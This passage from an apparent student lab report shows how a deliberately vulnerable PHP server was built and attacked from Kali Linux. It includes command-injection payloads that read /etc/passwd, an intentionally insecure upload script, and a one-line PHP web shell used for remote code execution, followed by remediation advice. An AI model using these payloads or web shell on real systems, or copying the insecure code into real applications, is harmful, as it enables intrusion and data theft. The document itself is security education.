
— 127.0.0.1 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
</pre>

(robin@kali)-[~]
$

```

Figure 16 cmd.php returning normal ping output confirming the diagnostic tool works as intended.

Above in figure 16 the diagnostic tool is working as intended. The server returns normal ping output when giving legitimate input. To confirm the vulnerability, a separator semicolon is added followed by the `whoami` command. Which tells the operating system to execute the next command after the first one is completed (OWASP Foundation, 2026c). As shown in the figure 17 below the `whoami` is executed after the ping command.



```
robin@kali: ~  
Session Actions Edit View Help  
  
(robin@kali)-[~]  
$ curl "http://192.168.84.182/cmd.php?target=127.0.0.1;whoami"  
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms  
  
— 127.0.0.1 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.011/0.011/0.011/0.000 ms  
www-data  
</pre>  
  
(robin@kali)-[~]  
$
```

Figure 17 Server returned normal ping output followed by www-data.

As seen above in figure 16 the server responds with the normal ping output but also www-data which is the username of the Apache web server process. This confirms that arbitrary commands can be injected into the target parameter and be executed on the server with the same privileges as the web server process.

To demonstrate a more impactful command an attacker can use, see figure 17 below where the `/etc/passwd` command is executed after the ping and the file is used with `cat` which reads and outputs the content of a file. The `/etc/passwd` contains information about all user accounts on the system including usernames, home directories and shell configurations (Kerrisk, 2025).


```
robin@kali: ~  
Session Actions Edit View Help  
(robin@kali)-[~]  
$ curl "http://192.168.84.182/cmd.php?target=127.0.0.1;cat%20/etc/passwd"  
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms  
  
— 127.0.0.1 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.018/0.018/0.018/0.000 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
pollinate:x:105:1::/var/cache/pollinate:/bin/false  
syslog:x:106:113::/home/syslog:/usr/sbin/nologin  
uidd:x:107:114::/run/uidd:/usr/sbin/nologin  
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin  
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false  
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin  
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin  
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin  
robin:x:1000:1000:Robin:/home/robin:/bin/bash  
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false  
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false  
</pre>
```

Figure 18 Output of the /etc/passwd file.

This information as shown in figure 18 above could be used in a real-world scenario by an attacker to identify targets accounts for privileges escalation attempts or further reconnaissance.

3.7: Unrestricted File Upload (CWE-434)

This vulnerability is done by creating a file upload page that accepts any file type without validation. This can be compared to a profile picture upload or a document submission portal. The page saves uploaded files to the publicly accessible directory on the web server without any restrictions on what file type is being uploaded.

- `sudo mkdir /var/www/html/uploads` First off, an upload directory is created inside the Apache web root
- `sudo chmod 777 /var/www/html/uploads` this grants full read, write and execute permissions to all users on the system to this file. In a real-world environment, an upload directory should never have full 777 permissions, but this setup is deliberately insecure for the vulnerable configuration.

Then the upload page is created as shown below in figure 19.

```
robinp@vulnerableserver:~$ sudo cat /var/www/html/upload.php
<?php

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['upload'])) {
    $uploadDir = 'uploads/';
    $fileName = $_FILES['upload']['name'];
    $uploadPath = $uploadDir . $fileName;


    if (move_uploaded_file($_FILES['upload']['tmp_name'], $uploadPath)) {
        echo "<p>File uploaded successfully: <a href='$uploadPath'>$fileName</a></p>";
        echo "<p>Access your file at: http://192.168.84.182/$uploadPath</p>";
    } else {
        echo "<p>Upload failed.</p>";
    }
}
?>

<html>
<body>
    <h2>File Upload</h2>
    <form method="post" enctype="multipart/form-data">
        <input type="file" name="upload" required>
        <input type="submit" value="Upload File">
    </form>
</body>
</html>
robinp@vulnerableserver:~$ _
```

Figure 19 Upload.php

- `if($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['upload']))`
This command acknowledges the request method to POST, file uploads must use POST instead of GET because GET request pass data in the URL and cannot carry binary file content and confirms a file is included in the request under the field name upload.
- `$uploadDir = 'uploads/';` Sets the destination to the relative path.
- `$fileName = $_FILES['upload']['name'];` Takes the original filename exactly like the client sent it, meaning a file sent named payload.php remains payload.php. Without any extension rejecting or renaming of filenames.
- `$uploadPath = $uploadDir . $fileName;` Concatenates the directory and filename into the destination path using the PHP string joining operator. The payload.php file will become uploads/payload.php as an example.
- `move_uploaded_file($_FILES['upload']['tmp_name'], $uploadPath)` performs the actual file upload by moving the uploaded file from PHP's temporary storage location into the `/var/www/html/uploads/` directory. The `$_FILES['upload']['tmp_name']` value contains the temporary location where PHP initially stores the uploaded file before processing. `$uploadPath` specifies the destination and filename for the uploaded file. The dangerous moment occurs when this line executes because the file is moved from the safe temporary location into the web root and renamed back to its original filename and extension such as payload.php. Once placed inside the web root with a .php extension the web server may interpret and execute the file as PHP code if accessed through the browser, allowing attackers to upload and execute malicious scripts on the server (OWASP Foundation, 2026b).
- `echo "<p>File uploaded successfully: <a href='$uploadPath'>$fileName</a></p>";`
Here the function return true on success and false on failure without any validation on the file.
- `echo "<p>Access your file at:  On success this points to a HTML link to the uploaded file. For a web shell for example this outputs the exact address needed to trigger remote code execution.`
- `<form method="post"` Sends the HTML form data as POST request.
- `enctype="multipart/form-data"` Encodes the request in a format that can carry binary file data. Without it the browser would only send the filenames as text and not the actual file content.
- `name="upload"` is the field name that must match with what the PHP script looks for in `$_FILES['upload']`.
- `required` the browser will not submit the form unless a file has been selected.

To exploit this vulnerability a PHP web shell is created on Kali Linux called payload.php. The payload.php is created as shown in figure 20 below.

A terminal window titled 'robin@kali: ~' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command prompt '(robin@kali)-[~]' followed by the command '\$ echo '<?php system(\$_GET["cmd"]); ?>' > payload.php'. The cursor is at the end of the command.

```
(robin@kali)-[~]  
$ echo '<?php system($_GET["cmd"]); ?>' > payload.php
```


Figure 20 Payload.php structure

The code contains PHP opening and closing tags so when Apache receives a request for a .php file it passes the contents to the PHP interpreter and everything between the tags gets executed as code.

`system()` is a PHP function that executes an operating system command and returns and displays the command output directly within the HTTP response

`$_GET["cmd"]` reads the value of a URL parameter called cmd, so an attacker can request commands such as `payload.php?cmd=whoami`, PHP will then retrieve whoami from the URL parameter and pass it to `system()`, which runs it on the server and returns the output making remote code execution available (OWASP Foundation, 2026b).

The payload.php is then uploaded via a POST request to upload.php as shown below in figure 21.

A terminal window titled 'robin@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(robin@kali)-[~]'. The command entered is '\$ curl -F "upload=@payload.php" http://192.168.84.182/upload.php'. The cursor is at the end of the command.

```
(robin@kali)-[~]
$ curl -F "upload=@payload.php" http://192.168.84.182/upload.php
```

Figure 21 Payload.php Uploaded via POST


- `curl` command line HTTP tool.
- `-F` sends a multipart/form-data POST request, identical to what a browser sends when submitting a file upload form (PortSwigger, 2026a).
- `"upload=@payload.php"` field name upload matches the form's name="upload" attribute. The `@` tells curl to read payload.php from disk and send its actual contents.
- `http://192.168.84.182/upload.php` is the vulnerable upload script on the VM.

The payload.php file has been created and uploaded to the server. PHP first stores uploaded files temporarily inside a `/tmp/` folder making the upload appear harmless until the upload.php script moves the file without validation into `/var/www/html/uploads/`. This flaw allows an attacker to execute operating system commands as the `www-data` user using:

`http://192.168.84.182/uploads/payload.php?cmd=id`


- `payload.php?cmd=` is used to pass operating system commands through the URL parameter.
- The commands written after `cmd=` are executed by the `www-data` user which is the Apache service account responsible for running the web server.
- The Apache service account has read access to most files within the system.

As shown in Figures 22 and 23 commands such as `cmd=id` and `cmd=cat+/etc/passwd` are executed to display the user ID and group ID of the Apache service account and to read the `/etc/passwd` file (Kerrisk, 2025).

A terminal window titled 'robin@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(robin@kali)-[~]'. The command '\$ curl http://192.168.84.182/uploads/payload.php?cmd=id' is entered. The output 'uid=33(www-data) gid=33(www-data) groups=33(www-data)' is displayed and highlighted with a red box. The prompt '\$' is visible on the next line.

```
(robin@kali)-[~]
$ curl http://192.168.84.182/uploads/payload.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(robin@kali)-[~]
$
```

Figure 22 ID viewed using remote code execution.

A terminal window titled 'robin@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(robin@kali)-[~]'. The command '\$ curl http://192.168.84.182/uploads/payload.php?cmd=cat+/etc/passwd' is entered. The output is a list of system users and their details, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, _apt, systemd-network, systemd-resolve, messagebus, systemd-timesync, pollinate, syslog, uidd, tcpdump, tss, landscape, fwupd-refresh, usbmux, sshd, robinp, lxd, and mysql. The prompt '\$' is visible on the next line.

```
(robin@kali)-[~]
$ curl http://192.168.84.182/uploads/payload.php?cmd=cat+/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
syslog:x:106:113::/home/syslog:/usr/sbin/nologin
uidd:x:107:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
tss:x:100:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
robinp:x:1000:1000:Robin:/home/robinp:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
(robin@kali)-[~]
$
```

Figure 23 /etc/passwd file viewed using remote code execution

4: Summary

This project investigated four web application vulnerabilities selected from research from top authoritative sources in the industry. All four vulnerabilities were part of MITRE organization's CWE Top 25 Most Dangerous Software Weaknesses list and were implemented on a deliberately vulnerable Ubuntu Server virtual machine. The vulnerabilities – SQL Injection (CWE-89), Cross-Site Scripting (CWE-79), OS Command Injection (CWE-78) and Unrestricted File Upload (CWE-434) were all successfully implemented in PHP and exploited from a Kali Linux virtual attack machine. The practical exploitation demonstrated that the four selected vulnerabilities could be exploited with freely available tools, requiring no advanced technical knowledge beyond basic command line familiarity. In each case the root cause was the same, user supplied input being accepted and processed without validation or sanitisation, confirming that these vulnerabilities remain prevalent in real-world systems due to insufficient secure coding practices.

Building and exploiting the vulnerable virtual machine provided practical insight into how these vulnerabilities work in real web applications. One of the key lessons learned was how little insecure code is needed for a vulnerability to be exploitable. In each case only a few lines of poorly written code were enough to create a serious security flaw. The project also showed how easy these vulnerabilities are to exploit when basic security controls are missing. Using only freely available tools such as curl and sqlmap an attacker with basic technical knowledge could extract database contents, execute operating system commands and upload malicious files to the server. This highlights the importance of implementing secure coding practices from the beginning of development rather than as an afterthought.

The findings of this project highlight several important recommendations for securing real world web applications. All user supplied input should be validated and sanitized before being processed by the application. For SQL Injection the use of parameterized queries with prepared statements ensures user input is always treated as data and never as executable SQL code. Cross-Site Scripting can be prevented by encoding output before it is displayed in the browser using functions such as htmlspecialchars() in PHP. For OS Command Injection shell functions such as shell_exec() should be avoided where possible, and where unavoidable user input should be escaped using escapeshellarg() combined with input validation. File upload functionality should validate file extensions against an allowlist, rename uploaded files and store them outside the web root to prevent direct execution. Implementing these controls would prevent all four vulnerabilities demonstrated in this project.

This project shows the value of building and attacking a vulnerable virtual machine to learn about cybersecurity practices. By implementing real vulnerabilities based on the MITRE CWE Top 25 and exploiting them in a safe environment, it gives a realistic picture of how web application attacks work. Working hands-on with the vulnerabilities, setting them up, exploiting them and documenting the results, gives a much better understanding than reading about them alone. The vulnerabilities chosen for this project continue to appear in real world breaches, showing that the knowledge gained from this type of project is directly relevant to a career in cybersecurity.

5: References

OWASP Foundation. (2026a). *SQL Injection*. Available at: [OWASP SQL Injection](#) (Accessed: 14 May 2026).

OWASP Foundation. (2026b). *Unrestricted File Upload*. Available at: [OWASP Unrestricted File Upload](#) (Accessed: 14 May 2026).

OWASP Foundation. (2026c). *Command Injection*. Available at: [OWASP Command Injection](#) (Accessed: 18 May 2026).

OWASP Foundation. (2026d). *Cross Site Scripting (XSS)*. Available at: [OWASP Cross Site Scripting \(XSS\)](#) (Accessed: 18 May 2026).

OWASP Foundation. (2026e). *SQL Injection Prevention Cheat Sheet*. Available at: [OWASP SQL Injection Prevention Cheat Sheet](#) (Accessed: 21 May 2026).

OWASP Foundation. (2026f). *DOM Based XSS*. Available at: [OWASP DOM Based XSS](#) (Accessed: 22 May 2026).

OWASP Foundation. (2026g). *Cross Site Scripting Prevention Cheat Sheet*. Available at: [OWASP Cross Site Scripting Prevention Cheat Sheet](#) (Accessed: 22 May 2026).

OWASP Foundation. (2026h). *Testing for Command Injection*. Available at: [OWASP Web Security Testing Guide – Testing for Command Injection](#) (Accessed: 25 May 2026).

OWASP Foundation. (2026i). *OS Command Injection Defense Cheat Sheet*. Available at: [OWASP OS Command Injection Defense Cheat Sheet](#) (Accessed: 25 May 2026).

OWASP Foundation. (2026j). *Test Upload of Malicious Files*. Available at: [OWASP WSTG – Test Upload of Malicious Files](#) (Accessed: 27 May 2026).

OWASP Foundation. (2026k). *File Upload Cheat Sheet*. Available at: [OWASP File Upload Cheat Sheet](#) (Accessed: 27 May 2026).

